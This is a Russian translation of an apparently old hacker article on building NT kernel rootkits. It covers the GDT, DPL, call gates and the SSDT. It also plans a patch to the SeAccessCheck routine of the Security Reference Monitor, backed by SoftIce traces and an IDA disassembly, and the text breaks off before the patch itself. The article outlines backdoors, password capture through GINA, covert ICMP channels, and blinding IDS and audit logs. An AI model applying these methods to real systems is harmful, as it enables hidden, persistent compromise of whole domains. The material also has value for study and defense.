Возможности безграничны, но суть в том, что «руткит» встраивается в уже существующую архитектуру так, чтобы оставаться незамеченным. Приложение для удалённого администрирования, такое как PC Anywhere, — это именно приложение. Руткит же, напротив, патчит уже существующие пути внутри целевой операционной системы.

В качестве иллюстрации я включил в этот документ 4-байтовый патч ядра NT, который снимает ВСЕ ограничения безопасности для объектов внутри NT-домена. Если применить этот патч к работающему PDC, целостность всего домена окажется нарушена. Если патч останется незамеченным на протяжении недель или даже месяцев, определить масштаб ущерба будет практически невозможно.

## Сетевая безопасность и домен доверия Windows NT

Если вы хоть немного знакомы с ядром NT, то знаете, что одним из компонентов исполнительной подсистемы является Монитор безопасных обращений (Security Reference Monitor, SRM). Красная книга DoD также определяет понятие «Монитор безопасных обращений». Мы говорим на одном языке. В Красной книге домен безопасности управляется единым объектом.

Цитата:

*«Единая доверенная система аккредитована как единый объект единым аккредитуящим органом. Сеть типа "единая доверенная система" реализует монитор обращений для обеспечения доступа субъектов к объектам в соответствии с явной и чётко определённой политикой безопасности сети [DoD Red Book].»*

В терминах NT это называется Основным контроллером домена (Primary Domain Controller, PDC). Помните, что у каждой системы есть локальная безопасность и безопасность домена. Здесь мы говорим о безопасности домена. «Монитор безопасных обращений» PDC отвечает за управление всеми объектами внутри домена. Тем самым создаётся единая точка управления, а значит, и сеть типа «единая доверенная система».

## Как нарушить целостность системы

Понимаю, что это много теории из книг, но потерпите ещё немного. Оранжевая книга DoD также определяет «Доверенную вычислительную базу» (Trusted Computing Base, TCB). Если вы программист под NT, то, вероятно, работали с привилегией безопасности SE\_TCB\_PRIVILEGE. Эта привилегия соответствует более знакомому праву пользователя «действовать как часть операционной системы» (act as part of the Operating System). С помощью User Administrator для NT вы можете фактически добавить эту привилегию пользователю.

Имея возможность действовать как часть TCB, вы можете делать практически всё. Между вашим процессом и остальной машиной реализовано очень мало мер безопасности. Если TCB больше нельзя доверять, целостность всей сетевой системы нарушена. Патч, который я сейчас покажу, — пример этого. Патч, установленный на рабочей станции, нарушает сетевой «раздел». Патч, установленный на PDC, нарушает целостность всей сети.

### Что такое раздел?

Красная книга делит сеть на «разделы» NTCB (Network Trusted Computing Base). Любой отдельный компонент или машина в сети может считаться «разделом». Это удобно для анализа.

Цитата:

*«NTCB, распределённая по ряду сетевых компонентов, называется разделённой, а та часть NTCB, которая находится в данном компоненте, называется разделом NTCB. Сетевой хост может иметь TCB, которая ранее была оценена как автономная система. Такая TCB не обязательно совпадает с разделом NTCB в хосте в том смысле, что имеет тот же периметр безопасности [DoD Red Book].»*

На одном хосте у вас может быть два уникальных региона: TCB, которая является традиционной оценкой по Оранжевой книге для Доверенной вычислительной базы, и NTCB. Эти разделы не обязаны перекрываться, но могут. Если какой-либо компонент одного из них нарушен, другой, вероятно, тоже. Иными словами, если хост скомпрометирован, NTCB также может быть скомпрометирована.

Очевидно, что для установки патча поверх TCB нужно уже быть администратором или иметь возможность установить драйвер устройства. Учитывая, насколько хорошо работают трояны и вирусы, установить этот патч без чьего-либо ведома было бы весьма несложно.

## Представьте себе эксплойт

Прежде чем я углублюсь в технические дебри, рассмотрите некоторые атаки, возможные при патчинге ядра NT. Все они возможны потому, что мы нарушили саму TCB:

1. **Вставка недопустимых данных.** Недопустимые данные можно вставить в любой сетевой поток. Их также можно вводить в систему постоянного хранения, возможно, постепенно, так что даже резервные копии окажутся повреждены. Это нарушает надёжность и целостность.

2. **Патч входящих ICMP-пакетов.** Используя ICMP как скрытый канал, патч может читать входящие в ядро ICMP-пакеты для выполнения встроенных команд.

3. **Патч входящего ethernet.** Может действовать как сниффер, но без всех компонентов драйвера. Если ethernet пропатчен, можно также передавать данные в/из сети. Можно перехватывать криптографические ключи.

4. **Патч существующих DLL**, таких как wininet.dll, с захватом важных данных.

5. **Патч системы IDS.** Можно пропатчить программы типа Tripwire или RealSecure, нарушив их целостность и лишив их способности обнаруживать вредоносную активность.

6. **Патч системы аудита**, то есть журнала событий, для игнорирования определённых сообщений журнала.

А теперь — к настоящей технике. Давайте углубимся в реальный патч ядра. Если вы уже понимаете защищённый режим и глобальную таблицу дескрипторов, можете пропустить следующий раздел. В противном случае приготовьтесь — впереди несколько крутых поворотов.

## Кольца защиты

Windows NT отличается от DOS или Windows 95 наличием защиты пространства процессов. Каждый процесс пользовательского режима имеет область памяти, защищённую Дескриптором безопасности (Security Descriptor, SD). Обычно этот SD определяется на основе токена доступа пользователя, запустившего процесс. Доступ ко всем объектам обрабатывается через «Список управления доступом» (Access Control List). В Windows NT это называется «Дискреционное управление доступом». Лично мне очень сложно понять что-либо, не зная базовых деталей. Поэтому следующий раздел описывает самый фундамент, делающий возможной безопасность на архитектуре x86.

Прежде всего важно понять «защищённый режим». Защищённый режим можно понять только через адресацию памяти. Почти все расширенные возможности процессора x86 построены на адресации памяти. Защищённый режим даёт доступ к адресному пространству 4 ГБ. Многозадачность и уровни привилегий — всё это основано на трюках с адресацией памяти. Данное обсуждение применимо только к 386 и выше.

Память делится на сегменты кода и данных. В защищённом режиме вся память адресуется как сегмент + смещение. Напротив, в реальном режиме всё интерпретируется как реальный адрес. Для нашего обсуждения нас интересует только защищённый режим. В защищённом режиме всё несколько усложняется. Сначала нужно адресовать сегмент, затем смещение внутри этого сегмента. Это своеобразный двухшаговый процесс. Почему это интересно? Именно так работают большинство современных операционных систем, и это важно для эксплойтов и вирусов. Любой современный мобильный код должен уметь работать в этой среде.

### Что такое селектор?

Селектор — это просто модное слово для обозначения сегмента памяти. Сегменты памяти организованы в таблицу. Записи этой таблицы часто называют дескрипторами. Итак, запомните: селектор есть сегмент есть дескриптор. Это одно и то же.

Если понять, как отслеживаются сегменты памяти, можно считать, что вы понимаете всё уравнение. Каждый сегмент памяти — это прежде всего виртуальный адрес (16 бит) плюс смещение от этого адреса (32 бита). Сегмент — это не реальный адрес, как в реальном режиме, а номер селектора, который он хочет использовать. Селектор — обычно небольшое целое число. Это небольшое число является смещением в таблицу дескрипторов. В свою очередь, сам дескриптор содержит реальный линейный адрес начала сегмента памяти. Кроме того, дескриптор содержит

привилегию доступа к сегменту памяти.

Дескрипторы хранятся в таблице, называемой Глобальной таблицей дескрипторов (Global Descriptor Table, GDT). Каждый дескриптор имеет уровень привилегий дескриптора (Descriptor Privilege Level, DPL), указывающий, в каком кольце работает сегмент памяти.

Достаточно сказать, что селектор — это ваш транспорт. В NT и 95 существуют селекторы, охватывающие весь 4-гигабайтный диапазон адресов. Используя один из этих селекторов, вы могли бы свободно перемещаться по карте памяти от 0 до максимума. Эти селекторы существуют, и они защищены DPL равным 0. В Windows 9x селектор 28 — это кольцо 0, охватывающее весь 4-ГБ регион. В NT ту же цель выполняют селекторы 8 и 10.


Дамп GDT из SoftIce выдаёт таблицу, похожую на эту:

```
GDTBase=80036000 Limit=0x03FF

0008 Code32  00000000 FFFFFFFF 0    P    RE
0010 Data32  00000000 FFFFFFFF 0    P    RW
001B Code32  00000000 FFFFFFFF 3    P    RE
0023 Data32  00000000 FFFFFFFF 3    P    RW
0028 TSS32    8001D000 000020AB 0    P    B
0048 Reserved 00000000 00000000 0    NP
0060 Data16  00000400 0000FFFF 3    P    RW
etc, etc ....
```

Вы можете узнать, какой сегмент используется в данный момент, проверив регистры CPU. Регистры SS, DS и CS указывают, какие селекторы используются для сегмента стека, сегмента кода и сегмента данных. Стек и сегменты кода должны находиться в одном кольце.

1. Сегменты могут перекрывать друг друга. Иными словами, несколько сегментов могут представлять одно и то же адресное пространство — полностью или частично. Диапазон адресов сегмента важен, конечно, но есть и другая интересная информация. Например, у сегмента также есть уровень привилегий (DPL).



### Что такое DPL?

Уровень привилегий дескриптора (Descriptor Privilege Level). Это важно понять. Каждый сегмент памяти защищён уровнем привилегий, часто называемым «кольцом». Процессор Intel имеет 4 кольца — от 0 до 3, обычно используются только кольца 0 и 3. Нижние уровни колец имеют больше привилегий. Для доступа к сегменту памяти вызывающий должен иметь текущий уровень привилегий, равный или ниже уровня доступаемого сегмента. Текущий уровень привилегий часто называют CPL, а уровень привилегий дескриптора — DPL.

Этот тип защиты является обязательным требованием для почти любой архитектуры безопасности. В старые времена DOS мобильный код, такой как вирусы, мог перехватывать прерывания и выполнять любой код по желанию. Они свободно бродили по карте памяти. В Windows NT такого уже нет. Здесь остро ощущается потребность в эксплоитах для NT, способных воспользоваться старыми трюками. Основная проблема в том, что большинство кода выполняется в пользовательском режиме и не имеет доступа к кольцу 0, а значит, и к Таблице дескрипторов прерываний (IDT) или к карте памяти в целом.

В NT доступ к кольцу 0 контролируется правом добавлять собственный селектор в GDT. При переходе в кольцо 0 вы всё ещё находитесь в защищённом режиме, и Менеджер виртуальной памяти продолжает работать.

Предположим, вы написали вирус, патчащий Глобальную таблицу дескрипторов (GDT) и добавляющий новый дескриптор. Этот новый дескриптор описывает сегмент памяти, охватывающий весь диапазон карты, от 0 до FFFFFFFF. DPL дескриптора равен 0, поэтому любой код, выполняющийся из него, может обращаться к другим сегментам кольца 0. Фактически он может обращаться ко всей карте. Сегмент памяти DPL 0, помеченный как «согласующийся» (conforming), нарушает целостность. Метка чувствительности в данном случае — это DPL. Тот факт, что он согласующийся, нарушает DPL других сегментов, если они перекрываются.

Если ваш дескриптор помечен как согласующийся, его можно свободно вызывать из кольца 3 (пользовательский режим). Эта новая запись остаётся незамеченной, конечно. Кто контролирует GDT своей системы? Большинство людей даже не знают, что это такое. Мало IDS-систем, которые отслеживают подобную информацию. Теперь вы фактически разместили бэкдор в карте памяти. Вы можете работать под любым токеном процесса и иметь полный доступ на чтение/запись к карте. Это означает возможность читать/записывать другие важные таблицы, такие как Таблица прерываний. Это означает доступ к защищённой памяти других процессов. Это означает возможность заражать другие файлы и процессы своими вирусами по желанию.

## Патчинг SRM

Монитор безопасных обращений отвечает за применение контроля доступа. В NT все функции SRM обрабатываются ntoskrnl.exe. Если целостность этого кода будет нарушена, SRM больше нельзя будет доверять. Вся система безопасности рухнет.

Монитор безопасных обращений отвечает за ответы Да/Нет на любой запрос доступа к объекту. Он обращается к таблице процессов, чтобы определить токен доступа текущего выполняющегося процесса. Затем сравнивает токен доступа с требуемым доступом к объекту. У каждого объекта есть Дескриптор безопасности (SD). У вашего выполняющегося процесса есть Токен доступа. Сравнивая эти две структуры, SRM может запрещать или разрешать доступ к объекту.

Оранжевая книга:

*«В октябре 1972 года "Исследование планирования технологий компьютерной безопасности", проведённое Джеймсом П. Андерсоном и Ко., подготовило отчёт для Отдела электронных систем (ESD) Военно-воздушных сил США [1]. В этом отчёте была введена концепция "монитора обращений, обеспечивающего санкционированные отношения доступа между субъектами и объектами системы". Концепция монитора обращений была признана неотъемлемым элементом любой системы, обеспечивающей многоуровневые средства и средства управления безопасными вычислениями.»*

Затем были перечислены три требования к дизайну, которым должен соответствовать механизм проверки обращений:

- a. Механизм проверки обращений должен быть защищён от несанкционированного изменения.*
- b. Механизм проверки обращений должен всегда вызываться.*
- c. Механизм проверки обращений должен быть достаточно компактным, чтобы быть предметом анализа и тестирования, полнота которых может быть обеспечена. [1]*

SRM НЕ защищён от несанкционированного изменения. Он может быть защищён привилегией безопасности TCB, но я утверждаю, что единственный по-настоящему защищённый от несанкционированного изменения SRM будет использовать криптографические механизмы.

Используя вектор атаки, такой как вирусы или трояны, патч можно легко разместить внутри TCB.

Вы можете патчить сам SRM, если имеете доступ к карте памяти. При этом вы можете вставить бэкдор, чтобы определённый user-id ВСЕГДА имел доступ. Однако для этого не нужно никак редактировать уровень безопасности пользователя. Вы патчите на уровне точки доступа, а не источника. Поэтому программы аудита не смогут заметить проблему. Это простой трюк, который можно применить в любом NT-рутките.

Ядро NT имеет несколько ключевых компонентов. Их иногда называют «NT Executive». NT Executive — это фактически группа отдельных компонентов с чётко определённым интерфейсом. Каждый компонент имеет настолько чётко определённый интерфейс, что вы могли бы фактически полностью извлечь его и заменить новым. Пока новый компонент реализует все те же интерфейсы, система продолжит функционировать. Ниже перечислены все компоненты NT Executive:

```
HAL: Hardware Abstraction Layer, HAL.DLL
NTOSKRNL: содержит несколько компонентов, NTOSKRNL.EXE
    Менеджер виртуальной памяти (VMM)
    Монитор безопасных обращений (SRM)
    Менеджер ввода/вывода
    Менеджер объектов
    Менеджер процессов и потоков
    Собственно ядро
    - (Обработка исключений и библиотека времени выполнения)
    Менеджер LPC (Local Procedure Call)
```

Это же некоторые из модулей, перечисленных при возникновении «Синего экрана»! Система — это просто большая карта памяти!

При всех этих данных мы обязательно найдём интересующие нас структуры! Многие ключевые структуры данных критичны для безопасности. Когда мы знаем, что ищем, можно зайти в Softlce и начать исследование. Список экспортируемых функций для некоторых из этих компонентов приведён в Приложении А.

Используя инструмент типа Softlce, обратная разработка SRM и других компонентов — несложная задача. Методология проста. Сначала нужно найти интересующий нас компонент. Все они в какой-то момент находятся в системной памяти...

Некоторые ключевые структуры данных:

```
ACL (Access Control List) — содержит записи ACE
ACE (Access Control Entry) — имеет 32-битную маску доступа и SID
SID (Security Identifier) — большое число
PTE (Page Table Entry)
SD (Security Descriptor) — имеет Owner SID, Group SID и ACL
AT (Access Token)
```

Теперь — несколько трюков! Прежде всего нужно определить, какие из этих структур данных мы будем использовать. Если мы хотим разобрать SRM методом обратной инженерии, мы можем быть уверены, что наш SID будет использован в каком-то вызове где-то. Вот тут и пригодится Softlce. У Softlce есть невероятная функция — выражения. Softlce позволяет определить регулярное выражение для оценки точки останова. Иными словами, я могу сказать Softlce остановиться только при наступлении специального набора обстоятельств.

Итак, например (рабочая реализация):

1. Я хочу, чтобы softlce остановился, если регистр ESI ссылается на мой SID. Поскольку SID состоит из многих слов, мне придётся определить выражение в нескольких частях:

```
bpx (ESI->0 == 0x12345678) && (ESI->4 == 0x90123456) && (ESI->8 == 0x78901234)
```

Я указал Softlce останавливаться, если регистр ESI указывает на данные: 0x123456789012345678901234. Обратите внимание на использование оператора -> для смещения ESI для каждого слова.

Теперь попробуйте получить доступ к объекту. Softlce немедленно остановится, когда ваш SID будет использован в вызове.

Есть много системных компонентов, заслуживающих обратной разработки. Возможно, вы также захотите поиграть со следующими:

1. GINA (GINA.DLL) — экран входа в систему, который вы видите при вводе пароля. Представьте, если бы этот компонент был троянизирован... Вирус мог бы перехватывать пароли по всему предприятию.
2. LSA (The Local System Authority) — модуль, отвечающий за запросы к базе данных SAM. Это идеальное место для руткит-пароля, который *ВСЕГДА* даёт вам доступ к системе.
3. SSDT — Таблица дескрипторов системных сервисов (System Service Descriptor Table).
4. GDT — Глобальная таблица дескрипторов.
5. IDT — Таблица дескрипторов прерываний.

## Как попасть в нулевое кольцо

Пользовательский режим в NT очень ограничен. Ваш процесс привязан к используемому в данный момент селектору. Процесс не может просто так разгуливать по всей карте памяти. Как мы уже обсуждали, процесс должен сначала загрузить селектор. Вы не можете просто читать память от 0 до FFF\_, вы можете обращаться только к своему собственному сегменту памяти.

Однако есть трюки. Если процесс работает под токеном пользователя с привилегией «add service», можно создать собственные врата вызова (call gate), установить их в реальном времени и затем использовать для выполнения кода в кольце 0. Оказавшись в кольце 0, можно патчить IDT или ядро. Именно так пользовательский режим обычно получает доступ к сегменту кода кольца 0. Если вы не хотите с этим возиться, можно загрузить патч байтов, работающий в кольце 0 при загрузке. Это так же просто, как написать драйвер и установить его для запуска при следующей перезагрузке. Однако установка собственных врат вызова — это, безусловно, самый элегантный способ.

Поговорим об элегантности. Ответ — врата вызова (call gate). Именно так реализованы все функции, предоставляемые NTDLL.DLL. Вот почему нужно вызывать Int 2Eh для совершения вызова. Весь набор функций Int 2Eh известен как Native Call Interface (NCI). На самом деле Int 2Eh обрабатывается функцией в NTOSKRNL.EXE. Эта функция называется KiSystemService(). KiSystemService() направляет вызов к нужному месту в коде.

При системном вызове сначала нужно загрузить индекс функции, которую вы хотите вызвать. Он загружается в регистр EAX. Затем, если вызов принимает параметры, указатель на этот блок загружается в EDX. Вызывается прерывание 2Eh, и EAX содержит возвращаемое значение. Это хорошо известно большинству программистов на ассемблере.

Не очевидно то, как это реализовано в ядре. Вызывается функция KiSystemService(), которой поручена ответственность за диспетчеризацию вызова. KiSystemService() должна сначала определить, КАКУЮ функцию вызвать следующей, на основании того, что мы поместили в EAX. Для этого она поддерживает таблицу функций и их индексных номеров... только подумайте! Softlce выдаст дамп этой таблицы, если интересно. Она выглядит примерно так:

```
:ntcall
Service table address: 80149398  Number of services:000000D4
0000 0008:8017451E  params=06  ntoskrnl!NtConnectPort+0834
0001 0008:80199C16  params=08  ntoskrnl!SeQueryAuthenticationIdToken+04B8
0002 0008:8019B3A2  params=0B  ntoskrnl!SePrivilegeObjectAuditAlarm+02B0
0003 0008:80158E50  params=02  ntoskrnl!NtAddAtom
0004 0008:80197624  params=06  ntoskrnl!NtAdjustPrivilegesToken+0422
0005 0008:80197202  params=06  ntoskrnl!NtAdjustPrivilegesToken
```

```

0006 0008:80196256 params=02 ntoskrnl!PsGetProcessExitTime+1848
0007 0008:8019620E params=01 ntoskrnl!PsGetProcessExitTime+1800
0008 0008:8015901E params=01 ntoskrnl!NtAllocateLocallyUniqueId
0009 0008:801592EC params=03 ntoskrnl!NtAllocateUuids
000A 0008:8017B0F6 params=06 ntoskrnl!NtAllocateVirtualMemory
000B 0008:8011B8E4 params=03 ntoskrnl!ZwYieldExecution+08AC
etc etc...

```

Всё это очень интересно, но где хранится эта таблица? Как Softlce удаётся её прочитать? Конечно, всё это недокументировано. Здесь мне не у кого больше выразить благодарность, кроме моего друга из Шри-Ланки, участника Rhino9, действующего под ником Joey\_\_. Его статья о расширении NCI — это нечто, переворачивающее сознание. Я во многом опираюсь на его исследование в этом разделе. Я считаю, что эта статья была бы неполной без рассмотрения врат вызова и NCI, поэтому излагаю часть его работы своими словами. Для более подробной информации о добавлении собственных системных сервисов читайте его статью «Adding New Services to the NT Kernel Native API».

При загрузке NT происходит нечто весьма интересное. Вы начинаете примерно с 200 функций в NCI. Все они реализованы в NTOSKRNL.EXE. Но вскоре после этого добавляются ещё около 500 функций в NCI, реализованных в WIN32K.SYS. Сам факт добавления дополнительных функций доказывает, что в ходе работы можно регистрировать новые функции в NCI.

Таблица, которую Softlce выдаёт при вводе NTCALL, называется Таблицей дескрипторов системных сервисов (System Service Descriptor Table, SSDT). SSDT — это то, что функция KiSystemService() использует для поиска нужной функции для вызова Int 2Eh. Поскольку NCI расширяем, должна быть возможность добавлять в эту таблицу новые функции.

Как оказывается, существует несколько таблиц. WIN32K.SYS фактически не добавляет в СУЩЕСТВУЮЩУЮ системную таблицу, а создаёт совершенно НОВУЮ с около 500 функциями, а затем ДОБАВЛЯЕТ её в ядро. Для этого она вызывает экспортируемую функцию KeAddSystemServiceTable(). Короче говоря, всё, что нам нужно сделать, — это создать новую таблицу с НАШИМИ функциями и сделать то же самое.

Другой подход предполагает добавление наших функций в существующую таблицу NCI. Но это предполагает патчинг памяти. Впрочем, именно это мы и умеем лучше всего. Чтобы проверить этот трюк чисто, нужно выделить новую память достаточно большую, чтобы вместить старые таблицы плюс наши дополнительные записи. Затем нужно скопировать старые таблицы в нашу новую память, добавить наши записи и запатчить память так, чтобы KiSystemService() смотрела на нашу новую таблицу.

## Четырёхбайтовый патч

Итак, урок первый. Не делайте лишней работы, когда в этом нет необходимости. Это кредо моей жизни. Я начал этот проект с обратной разработки подпрограмм RtlXXX. Например, есть процедура RtlGetOwnerSecurityDescriptor(). Это простая утилитарная функция, возвращающая Owner SID для заданного дескриптора безопасности. Я запатчил эту процедуру для проверки группы BUILTIN\Administrators и изменения её на группу BUILTIN\Users. Хотя этот патч работает, он не помогает мне получить доступ к защищённым файлам и ресурсам. Судя по всему, процедура RTL вызывается только для создания процессов и потоков. Короче говоря, я включил ниже информацию о RTLXXX и соответствующий патч. Это проиллюстрирует рабочий патч ядра и поможет увидеть ход моих мыслей при захвате ключевой функции ядра.

Итак, урок второй. Не получилось с первого раза — попробуй другую функцию. На этот раз я поступил умнее и решил протестировать ряд точек останова в ядре, прежде чем делать какую-либо дополнительную работу. Поскольку я хотел обойти доступ к файлу напрямую, я сразу перешёл к

функции SeAccessCheck(). Сначала я установил точку останова на эту функцию, чтобы убедиться, что она вызывается при обращении к файлу. К моему восторгу, оказалось, что эта функция вызывается почти при любом обращении к объекту, а не только к файлу. Это означает и сетевые ресурсы тоже. Идя дальше, я протестировал следующий патч на доступе к сетевому ресурсу и доступе к файлу. Я создал тестовый каталог, открыл к нему общий доступ по сети и создал внутри него тестовый файл.

Сначала файл имел права по умолчанию Everyone FULL CONTROL. Я установил точку останова на SeAccessCheck() и попытался вывести файл командой cat. Для этой простой команды функция вызывается три раза:

```
Break due to BPX ntoskrnl!SeAccessCheck (ET=2.01 seconds)
:stack
Ntfs!PAGE+B683 at 0008:8020C203 (SS:EBP 0010:FD711D1C)
=> ntoskrnl!SeAccessCheck at 0008:8019A0E6 (SS:EBP 0010:FD711734)
Break due to BPX ntoskrnl!SeAccessCheck (ET=991.32 microseconds)
:stack
Ntfs!PAGE+B683 at 0008:8020C203 (SS:EBP 0010:FD711CB8)
=> ntoskrnl!SeAccessCheck at 0008:8019A0E6 (SS:EBP 0010:FD7116D8)
Break due to BPX ntoskrnl!SeAccessCheck (ET=637.15 microseconds)
:stack
Ntfs!PAGE+B683 at 0008:8020C203 (SS:EBP 0010:FD711D08)
=> ntoskrnl!SeAccessCheck at 0008:8019A0E6 (SS:EBP 0010:FD711720)
```

Затем я установил доступ к файлу для Administrator: NO ACCESS. Попытка вывести файл локально дала сообщение «Access Denied». Процедура вызывается 13 раз, прежде чем выводится сообщение об отказе в доступе. Теперь пробую получить доступ по сети. Функция вызывается всего 18 раз, прежде чем выдаётся сообщение об отказе в доступе. Похоже, для отказа в доступе требуется гораздо больше работы, чем для его предоставления.

Я был заряжен — казалось, я нашёл свою цель. После ещё двух порций эспresso я сделал дампы IDA-файла для SeAccessCheck, залез в SoftICE и начал исследование:

Для простоты я удалил часть кода ассемблера, не относящегося к моему обсуждению. Если вы собираетесь работать с этим, вам всё равно стоит разобрать всё самостоятельно. Рекомендую IDA. Сначала я попробовал WDAsm32, но он не смог правильно декомпилировать бинарный файл ntoskrnl.exe. IDA, напротив, справилась без проблем. У WDAsm32 гораздо лучше графический интерфейс, но IDA оказалась надёжнее. Как и большинство инженеров, я использую множество инструментов, поэтому рекомендую держать оба дизассемблера под рукой.

### Функция и патчи:

```
8019A0E6 ; Exported entry 816. SeAccessCheck
8019A0E6
8019A0E6 ;
=====
8019A0E6
8019A0E6 ; Subroutine
8019A0E6 ; Attributes: bp-based frame
8019A0E6
8019A0E6 public SeAccessCheck
8019A0E6 SeAccessCheck proc near
8019A0E6 ; sub_80133D06+B0p ...
8019A0E6
8019A0E6 arg_0 = dword ptr 8 ; appears to point to a
; Security Descriptor
8019A0E6 arg_4 = dword ptr 0Ch
8019A0E6 arg_8 = byte ptr 10h
8019A0E6 arg_C = dword ptr 14h
8019A0E6 arg_10 = dword ptr 18h
8019A0E6 arg_14 = dword ptr 1Ch
8019A0E6 arg_18 = dword ptr 20h
8019A0E6 arg_1C = dword ptr 24h
8019A0E6 arg_20 = dword ptr 28h
8019A0E6 arg_24 = dword ptr 2Ch
```

```

8019A0E6
8019A0E6 push ebp
8019A0E7 mov ebp, esp
8019A0E9 push ebx
8019A0EA push esi
8019A0EB push edi
8019A0EC cmp byte ptr [ebp+arg_1C], 0
8019A0F0 mov ebx, [ebp+arg_C]
8019A0F3 jnz short loc_8019A137
8019A0F5 test ebx, 2000000h
8019A0FB jz short loc_8019A11D
8019A0FD mov eax, [ebp+arg_18]
8019A100 mov edi, [ebp+arg_20]
8019A103 mov ecx, ebx
8019A105 mov eax, [eax+0Ch]
8019A108 and ecx, 0FDFFFFFFh
8019A10E mov [edi], eax
8019A110 or ecx, eax
8019A112 mov eax, [ebp+arg_10]
8019A115 or eax, ecx
8019A117 mov [edi], ecx
8019A119 mov [edi], eax
8019A11B jmp short loc_8019A13A
8019A11D ;
=====
8019A11D
8019A11D loc_8019A11D: ; CODE XREF: SeAccessCheck+15
8019A11D mov eax, [ebp+arg_10]
8019A120 mov edi, [ebp+arg_20]
8019A123 or eax, ebx
8019A125 mov edx, [ebp+arg_24]
8019A128 mov [edi], eax
8019A12A mov al, 1
8019A12C mov dword ptr [edx], 0
8019A132 jmp loc_8019A23A
8019A137 ;
=====
8019A137
8019A137 loc_8019A137: ; CODE XREF: SeAccessCheck+D
8019A137 mov edi, [ebp+arg_20]
8019A13A
8019A13A loc_8019A13A: ; CODE XREF: SeAccessCheck+35
8019A13A cmp [ebp+arg_0], 0
8019A13E jnz short loc_8019A150
8019A140 mov edx, [ebp+arg_24]
8019A143 xor al, al
0000 ; STATUS_ACCESS_DENIED not hit
0000 ; under normal means
8019A145 mov dword ptr [edx], 0C0000022h
8019A14B jmp loc_8019A23A
8019A150 ;
=====
8019A150
8019A150 loc_8019A150: ; CODE XREF: SeAccessCheck+58
8019A150 mov esi, [ebp+arg_4]
8019A153 cmp dword ptr [esi], 0
8019A156 jz short loc_8019A16E
8019A158 cmp dword ptr [esi+4], 2
8019A15C jge short loc_8019A16E
8019A15E mov edx, [ebp+arg_24]
8019A161 xor al, al
0000 ; STATUS_BAD_IMPERSONATION_LEVEL
0000 ; not normally hit
8019A163 mov dword ptr [edx], 0C00000A5h
8019A169 jmp loc_8019A23A
8019A16E ;
=====
8019A16E
8019A16E loc_8019A16E: ; CODE XREF: SeAccessCheck+70
8019A16E ; SeAccessCheck+76
8019A16E test ebx, ebx

```

```

8019A170 jnz short loc_8019A1A0
8019A172 cmp [ebp+arg_10], 0
8019A176 jnz short loc_8019A188
8019A178 mov edx, [ebp+arg_24]
8019A17B xor al, al
; STATUS_ACCESS_DENIED not
; normally hit
8019A17D mov dword ptr [edx], 0C0000022h
8019A183 jmp loc_8019A23A
8019A188 ;
=====
8019A188
8019A188 loc_8019A188: ; CODE XREF: SeAccessCheck+90
8019A188 mov eax, [ebp+arg_10]
8019A18B xor ecx, ecx
8019A18D mov edx, [ebp+arg_24]
8019A190 mov [edi], eax
8019A192 mov eax, [ebp+arg_14]
8019A195 mov [edx], ecx
8019A197 mov [eax], ecx
8019A199 mov al, 1
8019A19B jmp loc_8019A23A
8019A1A0 ;
=====
8019A1A0
8019A1A0 loc_8019A1A0: ; CODE XREF: SeAccessCheck+8A
8019A1A0 cmp [ebp+arg_8], 0
8019A1A4 jnz short loc_8019A1AC
8019A1A6 push esi
8019A1A7 call SeLockSubjectContext
8019A1AC
8019A1AC loc_8019A1AC: ; CODE XREF: SeAccessCheck+BE
8019A1AC test ebx, 2060000h
8019A1B2 jz short loc_8019A1EA
8019A1B4 mov eax, [esi]
8019A1B6 test eax, eax
8019A1B8 jnz short loc_8019A1BD
8019A1BA mov eax, [esi+8]
8019A1BD
8019A1BD loc_8019A1BD: ; CODE XREF: SeAccessCheck+D2
8019A1BD push 1
8019A1BF push [ebp+arg_0]
8019A1C2 push eax
8019A1C3 call sub_8019A376
8019A1C8 test al, al
8019A1CA jz short loc_8019A1EA
8019A1CC test ebx, 2000000h
8019A1D2 jz short loc_8019A1DA
8019A1D4 or byte ptr [ebp+arg_10+2], 6
8019A1D8 jmp short loc_8019A1E4
8019A1DA ;
=====
8019A1DA
8019A1DA loc_8019A1DA: ; CODE XREF: SeAccessCheck+EC
8019A1DA mov eax, ebx
8019A1DC and eax, 60000h
8019A1E1 or [ebp+arg_10], eax
8019A1E4
8019A1E4 loc_8019A1E4: ; CODE XREF: SeAccessCheck+F2
8019A1E4 and ebx, 0FFF9FFFFh
8019A1EA
8019A1EA loc_8019A1EA: ; CODE XREF: SeAccessCheck+CC
8019A1EA ; SeAccessCheck+E4
8019A1EA test ebx, ebx
8019A1EC jnz short loc_8019A20C
8019A1EE cmp [ebp+arg_8], 0
8019A1F2 jnz short loc_8019A1FA
8019A1F4 push esi
8019A1F5 call SeUnlockSubjectContext
8019A1FA
8019A1FA loc_8019A1FA: ; CODE XREF: SeAccessCheck+10

```

```

8019A1FA mov eax, [ebp+arg_10]
8019A1FD mov edx, [ebp+arg_24]
8019A200 mov [edi], eax
8019A202 mov al, 1
8019A204 mov dword ptr [edx], 0
8019A20A jmp short loc_8019A23A
8019A20C ;
=====

```

Поскольку большинство аргументов передаются в эту функцию, похоже, что она является обёрткой для другой... давайте углубимся дальше...

```

8019A20C
8019A20C loc_8019A20C: ; CODE XREF: SeAccessCheck+106
8019A20C push [ebp+arg_24]
8019A20F push [ebp+arg_14]
8019A212 push edi
8019A213 push [ebp+arg_1C]
8019A216 push [ebp+arg_10]
8019A219 push [ebp+arg_18]
8019A21C push ebx
8019A21D push dword ptr [esi]
8019A21F push dword ptr [esi+8]
8019A222 push [ebp+arg_0]
8019A225 call sub_80199836; декомпилировано ниже ***
8019A22A cmp [ebp+arg_8], 0
8019A22E mov bl, al
8019A230 jnz short loc_8019A238
8019A232 push esi
8019A233 call SeUnlockSubjectContext; обычно не достигается
8019A238
8019A238 loc_8019A238: ; CODE XREF: SeAccessCheck+14A
8019A238 mov al, bl
8019A23A
8019A23A loc_8019A23A: ; CODE XREF: SeAccessCheck+4C
8019A23A ; SeAccessCheck+65 ...
8019A23A pop edi
8019A23B pop esi
8019A23C pop ebx
8019A23D pop ebp
8019A23E retn 28h
8019A23E SeAccessCheck endp

```

Подпрограмма, вызываемая из SeAccessCheck. Похоже, что большая часть работы выполняется здесь. Попробую запатчить эту подпрограмму.

```

80199836 ;
=====
80199836
80199836 ; Subroutine
80199836 ; Attributes: bp-based frame
80199836
80199836 sub_80199836 proc near ; CODE XREF: PAGE:80199FFA
80199836 ; SeAccessCheck+13F ...
80199836
